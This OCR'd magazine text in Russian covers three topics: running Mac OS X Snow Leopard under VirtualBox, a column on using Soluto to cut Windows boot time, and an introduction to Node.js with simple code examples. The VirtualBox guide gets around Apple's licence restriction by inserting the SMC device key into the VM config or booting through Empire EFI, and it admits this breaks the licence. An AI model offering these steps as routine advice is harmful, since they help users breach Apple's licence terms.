
Mac OS X, запущенная под VirtualBox

«Experimental support for Mac OS X Server guests». Опция впервые появилась в версии 3.2.0 и далее часто упоминается. Получается, в качестве гостевой OS теперь можно установить макось? Слово «server» сначала сбило с толку, но быстро выяснилось, что это есть не что иное, как лицензионное ограничение Mac OS X. Дело в том, что лицензия допускает установку ОС только на компьютеры и ноутбуки Mac. Все остальное, включая Хакинтоши и прочие извращения, по большому счету запрещены — вполне логичный шаг со стороны компании Apple. А вот ограничение внутри самой VirtualBox, как оказалось, искусственное. Быстро нашлось немало отзывов о том, что под VirtualBox'ом отлично устанавливается последняя версия Mac OS X, то есть Snow Leopard (такое вот кодовое имя релиза). Тут надо иметь в виду, что подобный опыт напрямую нарушает лицензию системы, поэтому может рассматриваться исключительно в образовательных целях.

СОЗДАНИЕ ВИРТУАЛЬНОЙ МАШИНЫ

Главное требование для установки Mac OS X — поддержка процессором спецификации VT-x. Intel Virtualization Technology for x86 поддерживается практически всеми современными процессорами Intel, включая большинство Core 2 Duo/Quad и модных i3/i5/i7. Мы проводили эксперимент на Core 2 Duo E8500 и Windows 7 в качестве основной системы. Во многих случаях система должна завестись и на процессоре от AMD, но только при условии, что тот имеет поддержку технологии виртуализации AMV-V. Далее потребуется официальный диск с Mac OS X или его образ (у нас была версия 10.6.3), конечно же, легально купленный (это тебе не Windows!). Если образ сграблен под Mac OS и имеет разрешение .dmg, то привести его в привычный ISO-вид поможет утилита **dmg2img** (vu1tur.eu.org/tools): `dmg2img source_file.dmg destination_file.iso`. Далее необходимо создать «правильную» виртуальную машину, на которую и будет установлена система. Собственно, начать нужно с того, что указать тип гостевой системы — «Mac OS X Server». Что приятно, такой тип выбирается автоматически — стоит только в названии виртуалки использовать слова «mac» или, скажем, «leopard». Крайне желательно выделить виртуальной машине минимум 1024 Мб оперативки и создать виртуальный жесткий диск на 20 Гб (вполне можно использовать опцию «Dynamically expanding storage»). После создания виртуалки не лишним будет открыть ее свойства и, во-первых, отключить эмуляцию floppy-диска, а во-вторых, установить количество видеопамяти, равное 128 Мб. В качестве IDE-контроллера должен быть выставлен тип ICH6, но это работает и по умолчанию.

Информация о системе, т.е. виртуальной машине







leopard.xml

```
<?xml version="1.0"?>
<VirtualBox xmlns="http://www.innotek.de/VirtualBox-settings" version="1.10-windows">
  <Machine uuid="{09e0b578-3668-4492-92d2-7fa5fb21c911}" name="leopard"
  OSType="MacOS" lastStateChange="2010-06-22T23:13:49Z">
    <ExtraData>
      <ExtraDataItem name="GUI/LastCloseAction" value="powerOff"/>
      <ExtraDataItem name="GUI/LastGuestSizeHint" value="1440,900"/>
      <ExtraDataItem name="GUI/LastWindowPostion" value="102,48,1440,943"/>
      <ExtraDataItem name="GUI/MiniToolBarAlignment" value="bottom"/>
      <ExtraDataItem name="GUI/SaveMountedAtRuntime" value="yes"/>
      <ExtraDataItem name="GUI/ShowMiniToolBar" value="yes"/>
      <ExtraDataItem name="VBoxInternal2/EfiBootArgs" value=" "/>
      <ExtraDataItem name="VBoxInternal2/EfiGopMode" value="4"/>
      <ExtraDataItem name="VBoxInternal2/SmcDeviceKey"
      value="ourhardworkbythesewordsguardedpleasedontsteal(c)AppleComputerInc"/>
    </ExtraData>
    <Hardware version="2">
```

Вносим важные параметры в XML-конфиг виртуалки

Далее есть два пути. Первый и самый правильный — обойтись силами одной только VirtualBox. Для этого необходимо закрыть программу (крайне важно, иначе ничего не получится!) и найти XML-конфиг только что созданной виртуалки. В **XP** он находится здесь: `C:\Documents and Settings\<username>\.VirtualBox\Machines\<name of the VM>\<name of the VM>.xml`, в **Vista/Windows 7** `C:\Users\<username>\.VirtualBox\Machines\<name of the VM>\<name of the VM>.xml`. Под **Linux**'ом ищи XML внутри /home. В этом файле есть несколько строк, описывающих так называемые ExtraDataItem. Найди это место поиском в любом текстовом редакторе и добавь еще две строчки:

```
<ExtraDataItem name="VBoxInternal2/EfiBootArgs"
value=" "/>
<ExtraDataItem name="VBoxInternal2/SmcDeviceKey"
value="ourhardworkbythesewordsguardedpleasedontsteal
(c)AppleComputerInc"/>
```

После этого можно сохранить конфиг и заново запускать VirtualBox. Последний штрих — выбрать в качестве cdrome образ с Mac OS X и стартовать виртуальную машину. В 90% случаев запустится графический инсталлятор, и можно будет спокойно установить ось. Откуда берутся эти 10% неудач, сказать сложно. Однако если вдруг во время загрузки выплывает какая-нибудь kernel-ошибка, или многообещающе появится серый экран с курсором, но на этом все и останавливается, можно попробовать другой путь. В этом случае уже не надо никак шаманить с конфигом виртуалки (если добавил туда ExtraDataItem'ы, то их надо удалить). Идея в том, чтобы использовать альтернативный загрузчик — **Empire EFI** (prasys.co.cc/tag/empire-efi). Штука распространяется в виде ISO-файла (например, empireEFIv1085.iso), которую надо примонтировать к виртуалке и отдать команду на старт. Во время загрузки появится уже темный интерфейс Empire EFI — в этот момент надо демонтировать текущий образ альтернативного загрузчика и подключить ISO'шку со Snow Leopard. Обновляем информацию о диске (<F5>), жмем <Enter> — вуаля, опять же получаем окно установщика Mac OS X.

УСТАНОВКА И НАСТРОЙКА

Тем или иным способом появляется графический интерфейс установщика системы, который приветливо предлагает выбрать язык для установки. Далее, спросив, куда необходимо установить ОС, он почему-то не предложит никаких вариантов. Все потому, что еще не размечен жесткий диск (виртуальный). Для того, чтобы создать структуры и отформатировать разделы, запускаем дисковую утилиту из раздела «Утилиты» верхнего меню. Тут выбираем вкладку «Стереть», потом жмем кнопку «стереть», и утилита сама все сделает за нас. Теперь указываем установщику размеченный раздел — и начинается процедуры установки. Reboot.

Полностью рабочая система с достойным разрешением, поддержкой клавиатуры/мыши, а также сетевого адаптера — вот, что тебя ждет сразу после перезагрузки компьютера. Единственное — придется пройти процедуру идентификации клавиатуры (мастер потребует нажать на клавиши рядом с <shift>'ами), а также создать учетную запись пользователя. Тут надо помнить, что раскладка клавиатуры переключается комбинацией <winkey>+<пробел>. От всех процедур регистрации и создания учетки в сервисе MobileMe можно смело отказаться, как и от процедуры переноса данных с другого компьютера Mac (ведь как заботливо, а!?). Далее, когда со всеми этими вопросами от нас отстанут, можно, наконец, пощупать саму систему. Щелкаем по окошкам, запускаем различные программы, пробуем открыть страницы в браузере Safari. Тут же скачиваем Textmate, легендарный текстовый редактор для Mac OS X, в виде непривычного dmg-файла (формат дистрибутивов в Mac OS X) и устанавливаем — опять же, все отлично работает. Конечно, совсем не так шустро, как на самом Mac'е, и не так быстро, как в случае Хакинтоша, но при этом вполне комфортно. В эйфории от того, что не надо мучиться с кекстами и прочими шаманствами, можно даже не заметить отсутствие звука — в системе нет драйвера для звукового контроллера ICH AC97, который эмулирует VirtualBox. Вероятно, этот факт сильно напрягал энтузиастов, поэтому на форуме виртуалки быстро появились необходимые дрова. Добротный установщик, доступный на forums.virtualbox.org/viewtopic.php?f=4&t=30843, избавит даже от возни с ручной правкой kext'ов. Просто скачай PKG-файл, запусти его и перезапусти систему. Помимо отсутствия звука меня напрягало фиксированное разрешение, установленное в гостевой ОС, равное 1024x768. К счастью, и для этого есть маленький хинт, который опять же необходимо провернуть в конфиге виртуалки. Открываем XML-файл в текстовом редакторе и после всех ExtraDataItem добавляем новую строку:

```
<ExtraDataItem name="VBoxInternal2/EfiGopMode"
value="N"/>
```

Параметр N — это числа от 0 до 4, означающие разрешения 640x480, 800x600, 1024x768, 1280x1024, 1440x900 соответственно. С помощью этой строки мы указываем, что виртуальная машина должна использовать так называемый VirtualBox EFI. EFI — это Extensible Firmware Interface, новый индустриальный стандарт, который должен заменить БИОС в качестве основного интерфейса. Увы, в рамках используемого виртуальной машиной EFI другие разрешения не поддерживаются, но даже 1440x900 вполне достаточно для комфортной работы. Вот чего пока не хватает, так это поддержки надстройки Guest Additions, с помощью которой, например, можно очень просто обмениваться файлами между хостовой и гостевой машиной. Сейчас для этого придется использовать протокол SMB. Для этого сначала нужно его включить. Переходим в настройки: «Меню → Системные настройки → Интернет и беспроводная сеть → Общий доступ» и включаем «Общий доступ к файлам». В «параметрах» необходимо активировать протокол SMB. Теперь к любой Windows-машине с расшаренными ресурсами можно подключиться через меню «Переход → Подключение к серверу». Надо лишь указать адрес хоста в адресной строке: smb://10.0.2.2. Кстати говоря, значение 10.0.2.2 неслучайно: в большинстве случаев (то есть с сетевыми настройками VB и виртуальной машины по умолчанию) это будет адрес хостовой машины.

КУПИТЬ MAC


Сама по себе поддержка Mac OS X в качестве гостевой ОС — это очередной шаг вперед ребят из команды VirtualBox. Многие из них живут и работают в Питере и еще пару лет назад с радостью показывали мне только что введенную поддержку 3D-ускорения внутри гостевых систем. Потом появился flash-клиент для доступа к виртуальным машинам. Теперь — новая фича, и опять «полный улет». С другой стороны, как бы просто ни было поставить макось под виртуалкой, это никогда не заменит настоящего Mac'a: быстрого компьютера или ноутбука с прекрасным экраном, чумовым тачпадом и долгой батареей. Помни об этом.

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH



Колонка редактора

Microsoft's fail, или почему так долго грузится винда?



Все приложения автозагрузки разделяются на понятные группы

Возможность расширить функциональность за счет плагинов — это всегда большой плюс приложения. Некоторые из подключаемых расширений набирают такую популярность, что со временем входят в состав оригинального приложения. Пример банальной рассудительности со стороны разработчиков: если кто-то уже реализовал классную фичу, которая многим по душе, и сделали это хорошо, то чего же отказываться? Надо сделать ее доступной всем по умолчанию, и это будет правильно. Такой подход почему-то никак не приживется у Microsoft. Удивительно, как компания умудряется вбухивать огромные бабки в разработку многих инновационных функций, часть из которых мы так и не увидели (взять хотя бы волшебную файловую систему WinFS), но не может включить в состав своей эпохальной системы несколько утилит, которые, что совершенно очевидно, должны в ней быть. Я искренне радовался за ребят, когда год назад поставил себе Windows 7 — систему действительно удобную и приятную, которая шустро работала и быстро грузилась. Увы, сейчас она грузится уже далеко не так быстро. Как бы я ни старался устанавливать только минимум проверенного софта (все эксперименты я провожу только под виртуалкой), винда все равно обросла различными приложениями, сервисами, драйверами, часть из которых вообще установилась втихаря вместе с другими программами. Нет, это ни в коем случае не вина Microsoft: не может же компания отдуваться за все те хреново написанные программы, которые в огромных количествах пользователь ставит в систему. Но! Объясните мне, почему в винде нет простого и понятного инструмента, который помог бы привести систему в чувство? Разве же сложно включить в состав утилиту, которая позволяла бы навести порядок в той мусорной яме, называемой «автозагрузка»? Это при том колоссальном количестве мест, которое разработчики системы заботливо предусмотрели для того, чтобы прописать приложение или библиотеку в автозагрузку (и чем непременно пользуются не только малварь, но и самые обычные приложения). Да, есть msconfig — но многие ли пользователи знают, как им пользоваться? Да какой там — как его вообще запустить? Или почему не включить в систему утилиту Autoruns от Sysinternals? Понимаю возможную опасность: проги больше подходят продвинутым пользователям, которые не побоятся удалить лишнего. Но что мешает сделать аналогичный продукт, с подсказками и понятным userfriendly интерфейсом? Религия? Нам же остается полагаться на другие решения, такие как **Soluto** (www.soluto.com). Обязательно установи его. При первом же ребуте компьютера в левом нижнем углу ты заметишь небольшую панельку, в которой будет отображаться общий таймер загрузки системы, а также названия программ и сервисов, который в данный момент подгружаются. Мое время загрузки ужаснуло — **2 минуты 23 секунды**. Собственно, первая функция программы — это своеобразный бенчмарк, который замеряет, сколько времени уходит на запуск каждого из элементов автозагрузки. Наконец-то можно разобраться, что конкретно тормозит и увеличивает время загрузки винды. Чтобы ситуацию можно было разрулить, все элементы удобно разбиты на группы «No-brainer», «Potentially reboot», «Required». Первая группа — самая лакомая. В нее входят те процессы, автозагрузки которых практически без опаски можно удалить. Для каждого компонента Soluto выводит небольшое описание, где понятным языком объясняется, за что он отвечает. Но самый смак — в рекомендациях. Я, например, понятия не имел, за что отвечает служба «WMP Sharing». Утилита же на простом английском языке объяснила, что служба предназначена для трансляции потокового видео в Сеть. «Если вы не планируете организовывать трансляции в Сеть, автозагрузку сервиса можно отключить или отложить» — вполне понятная рекомендация. Отложенный запуск, упомянутый в рекомендации — это еще одна фича, позволяющая реализовать запуск приложения не на старте системы, а во время ее простоя. Таким образом, можно добиться очень быстрого старта самой винды, при этом все дополнительные примочки будут запускаться позже. Вторая группа — «Potentially reboot» — включает элементы, которые потенциально можно оптимизировать. По крайней мере, они не входят в третью группу («Required») обязательных компонентов, которые непременно должны грузиться на старте системы. Информация о принадлежности компонентов к той или иной группе подгружается из онлайн базы данных, в которой аккумулируются данные от различных пользователей. Благодаря такому облаку разработчики Soluto могут составлять и корректировать свои рекомендации. Насколько это эффективно? За пару минут я довел время загрузки системы **до 51 секунды**. Вот.



Время загрузки после отмизиации

Александр Лозовюк aleks.raiden@gmail.com



Серверный JavaScript

Знакомимся с Node.js, или как навсегда отказаться от PHP, Perl и Python


Посторонись, пресловутый PHP! Долой Java! Старичок Perl, тебе так вообще давно пора на пенсию. И как же вы уже достали, попсовые Ruby и Python! Все эти давно знакомые технологии уже не торкают. Зато сегодня мы посмотрим на чрезвычайно прогрессивный подход, когда для написания серверного кода используется... JavaScript.

Есть идея для стартапа. Теперь вопрос: на чем его писать? Конечно, есть всеми любимый PHP — что может быть легче для веб-сайта! Но скажи честно, как-то не тянет, правда? Ведь чтобы сделать что-то стоящее, голого PHP не хватит. Сразу придется прикручивать еще и AJAX, чтобы данные незаметно подгружались без обновления всей страницы целиком, да и это не решит всех проблем. О том, что PHP не так хорош, ты задумаешься в тот самый момент, когда к тебе разом ломанется много народа. А все потому что PHP (как и подавляющее большинство других языков, на которых строят сайты) даже в нашем, черт подери, двадцать первом веке, работают по классической схеме «запрос-ответ». Запрос страницы заставляет веб-сервер поднять указанный скрипт, выполнить его (линейно, строка за строкой весь твой код), а результат возвратить браузеру клиента. После этого скрипт «умирает», а следующий же запрос запустит всю эту адскую машинку заново. А если таких запросов одновременно тысяча? Старый добрый подход называется CGI (интерфейс взаимодействия веб-сервера и интерпретатора языка, на котором написана страница). Хитрые надстройки вроде FastCGI расширяют протокол, позволяя избежать выгрузки скрипта после первого запроса. Таким образом, когда второй пользователь запросит ту же страницу, для него будет уже все готово, останется только выполнить скрипт с новыми параметрами. Но все эти ухищрения — все равно не то.

ЧТО ТАКОЕ ХОРОШО, А ЧТО ТАКОЕ ПЛОХО

Многие разработчики всегда считали JavaScript просто «примочкой» к браузеру, эдаким недоязыком, который годится разве что для управления формами и манипулирования DOM-деревом веб-страницы. Некоторые до сих пор думают, что «java» в названии что-то да значит! :) Действительно, язык очень простой. Впрочем, настоящие программисты давно научились творить с его помощью чудеса, предоставив нам потрясающе удобные онлайн-сервисы, которыми мы ежедневно пользуемся. Многие из таких профи пошли дальше и, трезво посмотрев на сам язык и его возможности, особенно по части работы с событиями, решили: а что если на JavaScript написать сервер? Ты получаешь возможность написать на одном и том же языке все части сайта: что серверную часть, что саму клиентскую страничку. Кроме того, JS отлично, просто идеально подходит для разных веб-штучек. Он очень простой и одновременно гибкий, что позволяет писать код в разных парадигмах: от обычного процедурного до ООП в смеси с функциональным стилем. А главное — это тотальная асинхронность. Это значит, что твой код будет выполняться не последовательно, как в случае с PHP/Perl-скриптами, а именно в тот момент, когда для него будут готовы все данные. Ведь для веба не надо большой вычислительной мощности — большую часть времени сервер ожидает событий вроде получения данных формы, выборки из базы данных или, что еще хуже, ответа на запрос к другому серверу. Обычный PHP-скрипт в такое время простаивает, а значит, простаивает весь поток, не позволяя серверу задействовать его для других пользователей. В такой ситуации не спасает даже Nginx. В случае с JavaScript ты просто указываешь, какую функцию необходимо выполнить, когда произойдет определенное событие, и все. В это время другой код может спокойно выполняться. Такая функция называется callback, или обработчик событий. Хотя писать действительно сложный код в таком стиле немного неудобно, особенно если твоя функция зави-

Node.js — веб-сервер с V8 внутри



Производительность Node.js

сит от нескольких событий сразу, но и для этого уже придумали свои фреймворки, зачастую гораздо более мощные и элегантные, чем все эти PHP/Ruby/Python.

А К ЧЕМУ ОНА ВООБЩЕ, ЭТА АСИНХРОННОСТЬ?

Для примера ограничений последовательного выполнения кода рассмотрим два типовых примера кода на PHP и JavaScript, выполняющих одно и то же. Начнем с любимого PHP:

```
$result = $db->fetchOne('SELECT user_name FROM user_
accounts WHERE id = 1');
echo 'Мое имя: ' . $result . ';';
```

В первой строке мы посылаем простой SQL-запрос к БД на выборку имени пользователя, у которого id = 1.Обрати внимание: в этом месте скрипт останавливается, и следующая строка не будет выполнена до того самого момента, пока запрос не будет обработан базой, а результат не возвратится в переменную $result. Да, в нашем примере это тысячные доли секунды, но в реальности и запросы гораздо сложнее, и базы по размеру зачастую составляют гигабайты, и запросов таких может одновременно быть пара тысяч. А теперь попробуем написать код на JS, используя асинхронный стиль:

```
db.query('SELECT user_name FROM user_accounts WHERE
id = 1', function(err, res){
   if (!err)  sys.log('Мое имя: ' + res);
});
sys.log('Продолжаем выполнение');
```

ГОТОВЫЕ НАРАБОТКИ ДЛЯ СЕРВЕРНОГО JAVASCRIPT

Конечно, ты можешь писать код с чистого листа, что и делают многие правильные программисты. Однако немало из таких правильных программистов создали для себя удобные каркасы и наметки, которые теперь постоянно используют и предлагают всем желающим в виде фреймворков и спецификаций. Если ты всерьез решил использовать серверный JS, то это отличный способ облегчить себе жизнь.

Narwhal (narwhaljs.org) — мощное решение, работающее поверх многих JS-движков. Таким образом, программистам не надо париться по поводу различия различных серверов — они могут просто писать код.

CommonJS (commonjs.org) — попытка стандартизировать платформу и дать общий API для всех движков, предлагая низкоуровневый API, а также API для подключения различных готовых модулей.

JSGI (JavaScript gate interface) — разработан специальный протокол взаимодействия связи веб-демона и серверных сценариев на JavaScript. Увы, спецификацию пока полностью поддерживает только проект Rhino в окружении сервера jetty.


Тут опять же создается запрос к базе данных, однако кроме самого SQL-выражения в запросе передается еще и функция-обработчик (callback). Эта функция будет вызвана именно тогда, когда придет ответ от базы данных, а до этого момента выполнение скрипта ни в коем случае не будет стопориться. Для примера в следующей строке мы просто выводим строку в консоль, чтобы показать, что выполнение сценария продолжается сразу после формирования запроса, не ожидая его завершения. Собственно, в основе любого варианта серверного JavaScript заложена концепция событий и callback'ов, то есть обработчиков событий. Ты можешь описывать собственные события. Тогда ход выполнения приложения будет зависеть от событий, которые возникают в результате активности пользователя на странице («форма заполнена» или «новое сообщение» и т.д.) или генерируются внутри самого сервера (как, например, в случае с обращением к базе данных). Те действия, которые необходимо выполнять в случае наступления событий, описываются внутри функций обработчиков событий.

ДВИЖОК, ВОТ В ЧЕМ ВОПРОС

Короче говоря, использовать JavaScript не только для клиентской части, но и на серверной стороне — это хорошо и даже приятно. Другой вопрос — каким образом это возможно осуществить? Сегодня есть четыре основных движка, которые используются на серверах.

Rhino — движок от компании Mozilla, написанный на Java и поддерживающий последнюю 1.7 версию стандарта JS, который к тому же дополняет язык собственными расширениями и объектами. Основным преимуществом движка является работа поверх стандартной JVM, а значит, его можно использовать в любой среде, где работает Java. Другими словами, можно применять современные веб-серверы типа jetty, но при этом писать на любимом JS. Кстати, Rhino применяют на облачном хостинге от Google! А вот с производительностью сложнее. Она зависит, с одной стороны, от движка и применяемых там технологий, вроде JIT-компиляции, и от работы самой Java-машины. Кстати, многие тестеры, которые говорят, что Rhino очень медленный, забывают, что движок имеет два режима работы: интерпретации, когда скрипт каждый раз преобразуется в Java байт-код (аналогично PHP), и компиляции, когда такое преобразование происходит только раз, а потом многократно исполняется. Первый режим выгоден, когда ты отлаживаешь код, который меняется каждую минуту, второй больше подходит для рабочей версии проекта, работающей под нагрузкой.

SpiderMonkey — еще один движок от Mozilla, на этот раз на C. Кстати, это вообще первый в мире движок JS, написанный еще в Netscape — сегодня он открыт и используется в таких популярных продуктах как Firefox, Adobe Acrobat и даже в одном из эмуляторов серверов онлайн-игры Ultima Online. Далее разработчики сильно модифицировали его, добавив компиляцию JS напрямую в ассем-



Пример асинхронного веб-сервера

Для последних версий Node.js есть полноценный Windows-порт

блерный код, и переименовали в TraceMonkey — именно этот движок используется в ветке 3.6 Firefox'а. В основном SpiderMonkey используют в ПО, которое написано на C/C++ и нуждается в скриптовом языке. Из известных продуктов: Comet-сервер APE, noSQL БД CouchDB, серверная платформа Jaxer и модуль к Apache mod_js.
Futhark — это движок от Opera, который, кроме браузера, используется в их инновационном сервисе Unite (типа встроенный сервер в каждом браузере), а также на их серверах, обслуживающих мобильный браузер Opera Mini. Жаль, что движок закрыт, и его пока нигде за пределами самой Opera не применяют.
V8 — движок от Google, который используется в Chrome и является основой будущей Chrome OS. Сегодня это самый крутой, быстрый и мощный движок, в котором JS-код напрямую преобразуется в ассемблер целевого процессора, что позволяет обойти по скорости все остальные движки. Кроме этого гугловцы используют множество ухищрений для оптимизации, хранят в памяти скомпилированный код, оптимизируют его на лету (например, удаляют блоки кода, которые по решению компилятора вообще не могут быть задействованы, и т.п.). На базе этого движка построена самая популярная и быстроразвивающаяся серверная платформа — Node.JS.

NODE.JS

Вероятно, именно после выхода Chrome разработчики смекнули, что такой быстрый движок можно успешно использовать и на сервере. Первым опытом стал проект V8cgi, который просто позволял писать серверные сценарии, работающие с любым веб-сервером по стандартному протоколу CGI. Дальнейшие эксперименты привели к рождению проекта **Node.js** — полностью самостоятельной платформы, включающей, кроме движка, встроенный сервер (HTTP и TCP/UDP/Unix-soket) и базовый набор библиотек, а также предоставляющей полностью асинхронную работу с файлами и сетевыми устройствами.
Проект развивается настолько быстро и активно, что уже сейчас готов к промышленному использованию. Это, в частности, доказывает опыт парней из Plurk (азиатский аналог твиттера), которые полностью перенесли свой comet-сервер, изначально написанный на Java и солидном JBoss Netty, на Node.js и, по отзывам, сократили потребление памяти буквально на гигабайты. А масштабы у них еще те — более сотни тысяч одновременных соединений.
Запустить HTTP-сервер, способный обрабатывать асинхронно тысячи подключений — это несколько строк кода:

```
var sys = require('sys'),
   http = require('http');
http.createServer(function (req, res) {
  res.writeHead(200, {'Content-Type': 'text/plain'});
  res.end('Hello World\n');
}).listen(80, "127.0.0.1");
sys.puts('Server running at http://127.0.0.1:80/');
```

Чтобы запустить сервер, скопируй код в файл example.js и укажи его при запуске демона node:

```
% node example.js
Server running at http://127.0.0.1:80/
```

Маленький тест провести очень просто. Можно взять программу Apache Bench — очень простую тулзу для проведения нагрузочного тестирования, и запустить ее: running «ab -n 1000 -c 100 'http://127.0.0.1:80/'». Таким образом, бенчмарк будет «обстреливать» сервер тысячами запросов, используя 100 одновременных подключений. На моем ноутбуке сервер выдержал больше 3000 запросов в секунду. Это очень много!
Сам сервер написан на C++ и совсем немножко на ассемблере, однако большая часть библиотек из дистрибутива разработана на JavaScript. В состав базового набора сервера входят только основные функции, остальное оставлено на плечах разработчиков, которые уже написали сотни разных библиотек и фреймворков. Впрочем, молодость проекта дает о себе знать: многих привычных для других решений модулей еще нет, а у многих библиотек текущая версия — 0.0.1, что не придает уверенности в их стабильности. Некоторые тривиальные задачи могут вообще не иметь готового к закачке решения, но бывает и наоборот — количество реализаций, зачастую радикально разных по архитектуре, исчисляется десятками (доступ к базе MySQL, например). Хотя большинство библиотек написано на чистом JavaScript, есть и такие, что требуют компиляции модуля к серверу, что обещает гораздо большую скорость — они просто расширяют стандартный API сервера.

ОСОБЕННОСТИ NODE.JS

Основной особенностью Node, кроме полной асинхронности, является его однопоточная модель. Другими словами, все операции выполняются в одном и том же потоке ОС, даже если у твоего сервера тысяча одновременных пользователей. Правда, доступно создание дочерних процессов и низкоуровневое управление исполнением скриптов (загрузка, компиляция, работа с ассемблерным кодом, исполнение). Для реализации многопоточности и задействования всех ядер современных процессоров рекомендуется просто загружать несколько копий приложения, но можно взять на вооружение WebWorker из стандарта HTML5 и распределить работу приложения по нескольким дочерним процессам. Не думай, что раз нет многопоточности — это тормоз и отстой. Вспомни, что веб-приложение делает полезную работу очень быстро, а большую часть времени просто ожидает чего-то (данных от базы, от memcached'а или новомодной NoSQL-базы), либо просто держит в памяти открытые соединения для Comet'а, поэтому в одном потоке можно обработать и десяток тысяч, не прибегая к кластеризации.
Второй особенностью архитектуры Node является событийность. Почти каждая операция имеет коллбэки, генерирует событие, а пользователю доступен объект EventEmiter, через который можно буквально одной строкой генерировать свои события (это несложно, ведь событие — это просто строка с названием, а также список параметров, которые передаются в обработчик). Сам по себе

